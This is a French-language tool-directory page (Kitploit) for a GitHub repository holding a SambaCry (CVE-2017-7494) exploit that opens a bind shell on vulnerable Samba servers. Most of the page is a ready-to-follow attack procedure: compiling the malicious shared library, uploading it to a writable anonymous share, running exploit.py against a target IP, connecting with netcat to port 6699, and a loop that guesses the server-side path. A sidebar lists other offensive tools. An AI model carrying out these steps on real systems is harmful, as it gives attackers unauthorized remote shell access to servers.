
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2017-7494_SambaCry — Exploit SambaCry (CVE-2017-7494) pour Samba | bind shell sans Metasploit | Kitploit

Outils/GitHubGitHub/d3fudd/cve-2017-7494_sambacry
Analyse des VulnérabilitésExploitationShellcodeTests d'IntrusionOutil d'Accès à DistanceDéveloppement de Charges Utiles
GitHubd3fudd/cve-2017-7494_sambacry

CVE-2017-7494_SambaCry

Exploit SambaCry (CVE-2017-7494) pour Samba | bind shell sans Metasploit

Voir le dépôt
726il y a 4 ansPas encore vérifié
Partager

CVE-2017-7494 SambaCry Exploit

Exploit SambaCry (CVE-2017-7494) pour exploiter Samba (bind shell sans Metasploit)

Si vous devez changer le port, il suffit de modifier la ligne n°68 dans bindshell-samba.c et de recompiler :

image

gcc -c -fpic bindshell-samba.c
gcc -shared -o libbindshell-samba.so bindshell-samba.o

Comment exploiter :

Voir les partages (dans cet exemple, nous utilisons un utilisateur anonyme) :

smbclient -L //192.168.10.131/ -U "" -N
	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	publico         Disk      Publico
	IPC$            IPC       IPC Service (maq131 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	WORKGROUP            CHORA

Accédez à un dossier et vérifiez si l'utilisateur a des permissions d'écriture :

smbclient //192.168.10.131/publico -U "" -N

Si vous avez des permissions d'écriture, envoyez le fichier libbindshell-samba.so

smb: \> mput libbindshell-samba.so
Put file libbindshell-samba.so? yes
putting file libbindshell-samba.so as \libbindshell-samba.so (3.5 kb/s) (average 3.5 kb/s)
smb: \> dir
  .                                   D        0  Tue Nov  1 19:44:15 2022
  ..                                  D        0  Wed Jun 14 14:16:35 2017
  libbindshell-samba.so               A     8432  Tue Nov  1 19:44:17 2022

		3997376 blocks of size 1024. 1960284 blocks available
smb: \>

Ensuite, il suffit d'exécuter l'exploit :
python2 exploit.py -t target_ip -m path_absoluto_server_side

Exemple :

python2 exploit.py -t 192.168.10.131 -m /home/publico/libbindshell-samba.so

Connectez-vous sur le port 6699/TCP :

nc -vn 192.168.10.131 6699

image

Si vous ne connaissez pas le chemin absolu côté serveur, il est conseillé de procéder par guessing et d'attendre l'ouverture du port 6699/TCP :

for i in $(cat paths.txt);do python2 exploit.py -t 192.168.10.131 -m $i/publico/libbindshell-samba.so 2>/dev/null;done

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





